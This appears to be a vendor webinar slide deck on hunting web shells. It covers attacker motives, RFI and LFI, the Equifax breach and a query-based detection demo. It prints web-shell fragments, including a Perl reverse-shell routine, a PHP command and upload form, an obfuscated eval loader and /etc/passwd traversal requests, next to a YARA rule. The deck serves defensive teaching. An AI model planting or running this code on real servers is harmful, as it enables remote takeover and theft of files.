

# Threat Hunting for: Web Shells

Presented by:

Danny Akacki – Sqrrl Advisor

Paul Bartruff – Solutions Architect



# Your Presenters



**Paul Bartruff**  
Solutions Architect



**Danny Akacki**  
Sqrrl Advisor

# Agenda

- Why do attackers use web shells?
  - Persistent Remote Access
  - Privilege Escalation
  - Pivoting and Launching Attacks
- How do they use them?
  - LFI
  - RFI
  - How do they hide?
- Web Shells in the news
  - Equifax
- Hunting for web shells demo.

```
POST /c99.php?ry4wn[login]=0 HTTP/1.1
Host: 192.168.1.100:55555
Connection: keep-alive
Content-Length: 39127
Cache-Control: max-age=0
Origin: http://192.168.1.100:55555
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLoRtloEXoMSV9bh
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.1.100:55555/c99.php?ry4wn[login]=0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```



# THE HOW AND THE WHY OF WEB SHELLS

# Persistent Remote Access

- Work smarter, not harder.
- Here, let me fix that for you.
- What's the secret word?

```
<?php
$auth_pass = "64a113a4ccc22cffb9d2f75b8c19e333";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';
preg_replace("/.*\//e", "\x65\x76\x61...\x29\x3B", ".");
?>
```

<https://www.sjoerdlangkemper.nl/2016/02/04/circumventing-authentication-of-a-webshell/>

# Privilege Escalation

- Not all sysadmins are created equal.
- Moving on up.
- I Am Root.



# Pivoting and Launching Attacks

- Recon from inside.
- Low and slow.
- You say you want attribution?



# RFI & LFI

- Remote File Inclusion

Path:

GET /B=1&From=remotelogin.php&L=hebrew&LastCheck=http://xxxxxxxx.no/byroe.jpg??

Source IP: 185.X.X.53

GEO: MADRID ES , Onestic\_Innovacion\_y\_Desarrollo\_SL , singularcomputer.es

RFI Example - Source: <https://dfir.it/blog/2015/08/12/webshell-every-time-the-same-purpose/>

- Local File Inclusion



A screenshot of a web browser displaying a Local File Inclusion (LFI) exploit on the DVWA (Damn Vulnerable Web Application) platform. The URL in the address bar is: `view-source:http://10.0.1.147/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`. The page content shows the contents of the `/etc/passwd` file, which includes the following entries:

```
1 root:x:0:0:root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
```

# Web Shell Obfuscation Methods

- Hiding web shell code inside a well known file format.
- Encoding and compression
- Modifying headers
- Authentication

```
GET /demo/shell.php HTTP/1.1
Host: 192.168.5.25
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: cat /etc/passwd
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6,el;q=0.4
```

<https://www.acunetix.com/blog/articles/keeping-web-shells-undercover-an-introduction-to-web-shells-part-3/>

# Equifax

## Timeline of events:

2017-03-06: Apache announces struts bug

2017-03-07: PoC exploit released to public

2017-03-10: Equihax compromised via struts exploit. Genius hackers use super elite hacker command “whoami” during their sophisticated hacking session. [0]

2017-03-13: Equihax genius elite hackers install 30 webshells to allow traversing all the different compromised hosts to pass data out of the company

2017-04-xx: Oracle releases quarterly bundle of patches, including the Struts patch. (They actually crow about this while blasting Equihax for being slow to apply the patch) [1]

2017-06-30: Equihax patches their struts installs, no longer vulnerable to the struts exploit. They patch the boxes that got popped and almost certainly had webshells installed but notice nothing. [2]

2017-07-29: Equihax discovers they have been compromised by super elite awesome hackers using one webshell for every day of the month (spares in Feb.) NOTE: this is a **Saturday**

2017-07-30: Equihax claims to have cleaned their systems at this point, making them secure from the tangle of 30 webshells (**Sunday**)

2017-08-01: Equihax CFO sells \$1mm stock, US President of Information sells \$600k stock, President of Workforce Solutions sells \$250k stock. (**Monday**) [3]

2017-09-05: FireEye registers the Equihax domain name as part of a broader PR damage control move, which Equihax will do everything it can to sabotage

2017-09-07: Equihax mentions that maybe there might have been some sort of hack or something but definitely not a big deal unless you're an American adult with a credit record.

2017-09-08: Equihax offers an opportunity to sign away your right to sue Equihax in exchange for waiting a week and getting yet another year of free credit reporting. (If you don't already have 3-5 years of free credit reporting by now, are you even using the Internet??) [4]

2017-09-11: FireEye (owner of Mandiant, who did the IR + PR for Equihax) quietly pulls the case study white paper about how FireEye 0day protection technology is keeping Equihax safe from unknown threats and “up to 29 webshells”

<https://medium.com/@thegrugq/equihax-fact-enabled-wild-speculation-21fd59aa39e2>

# WEB SHELL EXAMPLES

# PHP, yah you know me.

```
echo '<form method = "POST" action = "" > <fontsize = 2color = #888888><b>Command</b><br><input type="text" name="cmd"><input type="Submit" name="command" value="ExEcute"></form>';

echo '<form enctype="multipart/form-data" action method=POST><font size=2 color=#888888><b>Upload File</b></font><br><input type=hidden name="submit"><input type=file name="userfile" size=28><br><font size=2 color=#888888><b>New name:</b></font><input type=text size=15 name="newname" class=ta><input type=submit class="bt" value="Upload!!"></form>';

if (isset($_POST['submit'])) {
    move_uploaded_file($_FILES['userfile']['tmp_name'], $uploaddir . $name);
    if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploaddir . $name)) {
        echo "Upload!!!";
    }
}
```

## Pagat Shell

The screenshot shows a web application interface for managing files. At the top, there's a terminal window showing the command `ls -l` with the output:

```
total 34061
drwxrwxr-x 10 30 Jul 20 17:48 .
drwxr-xr-x 64 134 Sep 22 2014 ..
-rw-rw-rw- 1 64866 Jul 19 20:11 1337w0rm.php
drwxrwxrwx 2 5443 Jul 19 20:21 BT
-rw-rw-rw- 1 10214 Jul 20 17:48 Mailer-1.php
-rw-rw-rw- 1 201688 Jul 20 17:47 Mailer-2.php
-rw-rw-rw- 1 91846 Jul 19 10:44 Robot-Pirates.php
-rw-rw-rw- 1 32720992 Jul 19 10:53 SurfEasyVPN-Installer.exe
-rw-rw-rw- 1 27252 Jan 18 2015 agger.txt
drwxrwxrwx 2 4 Jul 19 20:21 bt
drwxrwxr-x 17 32 Jul 21 23:25 cache
drwxrwxr-x 2 12 Sep 13 2008 demo
drwxrwxr-x 2 7 Sep 13 2008 docs
drwxrwxr-x 2 3 Sep 13 2008 fonts
drwxrwxr-x 2 3 Sep 13 2008 images
-rw-rw-r-- 1 310 Sep 13 2008 index.php
-rw-rw-rw- 1 9230 Jun 30 06:03 mylph.php
-rw-rw-rw- 1 24 Jul 19 20:18 php.ini
-rw-rw-r-- 1 21845 Sep 13 2008 phpThumb.config.php
-rw-rw-r-- 1 27543 Sep 13 2008 phpThumb.php
```

Below the terminal is a file upload form with fields for 'New name:' and 'Upload!!'. There are also 'Browse...' and 'Execute' buttons.

# Diamonds and Perls

```
# Make TCP connection for reverse shell
socket(SOCK, PF_INET, SOCK_STREAM, getprotobynumber('tcp'));
if (connect(SOCK, sockaddr_in($port,inet_aton($ip)))) {
    cgiprint("Sent reverse shell to $ip:$port");
    cgiprintpage();
} else {
    cgiprint("Couldn't open reverse shell to $ip:$port: $!");
    cgiexit();
}

# Redirect STDIN, STDOUT and STDERR to the TCP connection
open(STDIN, ">&SOCK");
open(STDOUT,">&SOCK");
open(STDERR,">&SOCK");
$ENV{'HISTFILE'} = '/dev/null';
system("w;uname -a;id;pwd");
exec({"/bin/sh"} ($fake_process_name, "-i"));
```

# Let me...ASP....you a question.

```
public void Bin_DriveList()
{
    string file = "<input type=hidden name=goaction><input type=hidden name=todo>";
    file += "<hr>Drives : ";
    string[] drivers = Directory.GetLogicalDrives();
    for (int i = 0; i < drivers.Length; i++)
    {
        file += "<a href=javascript:Command('change','" + formatpath(drivers[i]) + "');>" + drivers[i] + "</a>&ampnbsp";
    }
    file += "    WebRoot : <a href=javascript:Command('change','" + formatpath(Server.MapPath(".")) + "');>" + Server
    Bin_FileLabel.Text = file;
}

public void Bin_FileList(string Bin_path)
{
    Bin_FilePanel.Visible = true;
    Bin_CreateTextBox.Text = "";
    Bin_CryptoTextBox.Text = "";
    Bin_CopyTextBox.Text = "";
    Bin_CopyTextBox.Text = Bin_path;
    Bin_upTextBox.Text = Bin_path;
    Bin_IISPanel.Visible = false;
    Bin_DriveList();
    string tmpstr="";
    string Bin_Filelist = Bin_FilelistLabel.Text;
    Bin_Filelist = "<hr>";
    Bin_Filelist += "<table width=90% border=0 align=center>";
    Bin_Filelist += "<tr><td width=40%><b>Name</b></td><td width=15%><b>Size(Byte)</b></td>";
    Bin_Filelist += "<td width=25%><b>ModifyTime</b></td><td width=25%><b>Operate</b></td></tr>";
```

# Web Shell Detection Methods


- Web logs
  - Apache
  - IIS
- IDS logs
- Tripwire
- Yara Rules
- Expand on artifacts
- Useragent strings from other webshells

```
rule webshell_wso2_5_1_wso2_5_wso2 {
    meta:
        description = "Web Shell - from files wso2.5.1.php, wso2.5.php, wso2.php"
        author = "Florian Roth"
        date = "2014/01/28"
        score = 70
    super_rule = 1
    hash0 = "dbeecd555a2ef80615f0894027ad75dc"
    hash1 = "7c8e5d31aad28eb1f0a9a53145551e05"
    hash2 = "cbc44fb78220958f81b739b493024688"
    strings:
        $s7 = "$opt_charset .= '<option value=\"'.$item.'\" '."\$_POST['charset']==$item?'selec"
        $s8 = ".'</td><td><a href="#" onclick=\"$g(\\"\\'FilesTools\\',null,\\'\".urlencode($f['na"
    condition:
        all of them
```

Source: [https://github.com/Yara-Rules/rules/blob/master/Webshells/WShell\\_THOR\\_Webshells.yar](https://github.com/Yara-Rules/rules/blob/master/Webshells/WShell_THOR_Webshells.yar)



# WEB SHELLS HUNT EXAMPLE



CounterOps

Find by tag or ID

1 SELECT orig, uri, method, host FROM pbro WHERE status\_code<403 AND method='POST' AND ((uri LIKE '%php' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx'))

All types



Webshells

China Chopper Webshell artifact

Saved: Nov 02 2017 08:26



IP connected to URL on IoC list

Assigns risk to IP address that connected to IoC

Last day inspected: Oct 24 2017

0 entities identified



Suspected SMB port scanning

Detect an anomalous spike in activity on port 445 indicating potential scan

Last day inspected: Oct 24 2017

0 entities identified



IP connected to IP on IoC list

Assigns risk to IP address that connected to IoC

Last day inspected: Oct 24 2017

0 entities identified



```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO

Save Query... E

```
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

Showing 52 items

Filter

EXPLORE

orig	uri	method	host
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.131
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.131
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130



CounterOps  sqrrldemo

Home

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO Save Query... Explore Create risk trigger... Save ▾

10.108.16.130  
/query/chsquery.php

10.108.16.131

121.39.88.19

From Oct 23 2017 10:00 to Oct 30 2017 22:59

FEATURES

network Internal

Show more

TAGS HISTORY

Add a tag

ACTIVITY Total

The screenshot shows a network flow visualization and a host details panel. On the left, a grid-based map displays network traffic between three hosts: 10.108.16.130 (top), 10.108.16.131 (bottom-left), and 121.39.88.19 (bottom-right). A purple line with an arrow points from 10.108.16.131 to /query/chsquery.php on 10.108.16.130. A green line with an arrow points from 121.39.88.19 to 10.108.16.130. A blue link icon is positioned near the 10.108.16.131 host. On the right, a detailed view for host 10.108.16.131 shows activity from October 23 to 30, 2017. The 'TAGS' tab is selected, showing 'network' and 'Internal' features, with a 'Show more' link. The 'HISTORY' tab is also present. Below these tabs are sections for 'ACTIVITY' and 'Total'.



CounterOps  sqrrldemo

1 SELECT orig, uri, method, host FROM pbro WHERE status\_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')

GO Save Query... Explore Create risk trigger... Save ▾

Filter, Node, Alert, Refresh, Flag, Grid, Map, More

Connected To

From Oct 23 2017 10:00 to Oct 30 2017 22:59

Origin: 121.39.88.19 → Destination: 10.108.16.131

No data for current window

10.108.16.130  
/query/chsquery.php  
10.108.16.131  
121.39.88.19



CounterOps

Find by tag or ID

sqrrldemo



Home


```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO

Save Query...

Explore

Create risk trigger... Save

**10.108.16.131**

From Oct 23 2017 10:00 to Oct 30 2017 22:59

## FEATURES

network

Internal

Show more

TAGS

HISTORY

Add a tag

Total

## ACTIVITY





CounterOps


Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```



TOTAL  
From Oct 23 2017 10:00 to Nov 02 2017 05:59

Close






CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```





CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO



TOTAL

From Oct 23 2017 10:00 to Nov 02 2017 05:59

CBRO

80

24. Oct 26. Oct 28. Oct 30. Oct 1. Nov

◀ ▶

EXPLORE EXPORT Close X

Record Time	dport	dst	sport	src	ts
2017-10-31 02:22:40	135	10.108.201.139	6319	10.108.16.131	2017-10-23-07:35:11
2017-10-31 02:22:40	135	10.108.201.139	15689	10.108.16.131	2017-10-23-07:36:35
2017-10-31 02:22:40	135	10.108.201.139	33961	10.108.16.131	2017-10-23-07:50:49



From C

netv

Tot:

Sqr:

Sqr:

Scr:



CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO



TOTAL  
From Oct 23 2017 10:00 to Nov 02 2017 05:59

CBRO

80

EXPLORE EXPORT

Record Time	dport	dst	sport	src	ts
2017-10-31 02:22:40	135	10.108.201.139	6319	10.108.16.131	2017-10-23-07:35:11
2017-10-31 02:22:40	135	10.108.201.139	15689	10.108.16.131	2017-10-23-07:36:35
2017-10-31 02:22:40	135	10.108.201.139	33961	10.108.16.131	2017-10-23-07:50:49



Legend



From C

netv

Tot:

Sqr:

Sqr:

Scr:



CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO



TOTAL

From Oct 23 2017 10:00 to Nov 02 2017 05:59 Close X

80  
24. Oct      26. Oct      28. Oct      30. Oct      1. Nov

CBRO

Close X EXPLORE Close X EXPORT Close X

Record Time	dport	dst	sport	src	ts
2017-10-31 02:22:40	135	10.108.201.139	6319	10.108.16.131	2017-10-23-07:35:11
2017-10-31 02:22:40	135	10.108.201.139	15689	10.108.16.131	2017-10-23-07:36:35
2017-10-31 02:22:40	135	10.108.201.139	33961	10.108.16.131	2017-10-23-07:50:49



Legend



From C


netv

Tot:

Sqr:

Sqr:

Scr:





CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```



10.108.16.130

/query/chsquery.php



10.108.16.131



121.39.88.19



Select all entities

Select all entities by selected type(s)

Expand connections

Expand detections and alerts

Expand file activity



Legend

Fr



CounterOps


Find by tag or ID

sqrrldemo

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO

Save Query... Explore Create risk trigger... Save ▾



53 10.108.201.139  
From Oct 23 2017 10:00 to Oct 30 2017 22:59

## FEATURES

network	Internal
totalBytes	3.0 MB
totalConnections	221

## DETECTIONS

1	EXFIL-0	2017-10-25 01:09
72		

## ACTIVITY

Total	
Sqrrl_Alerts	No data for current window

CounterOps

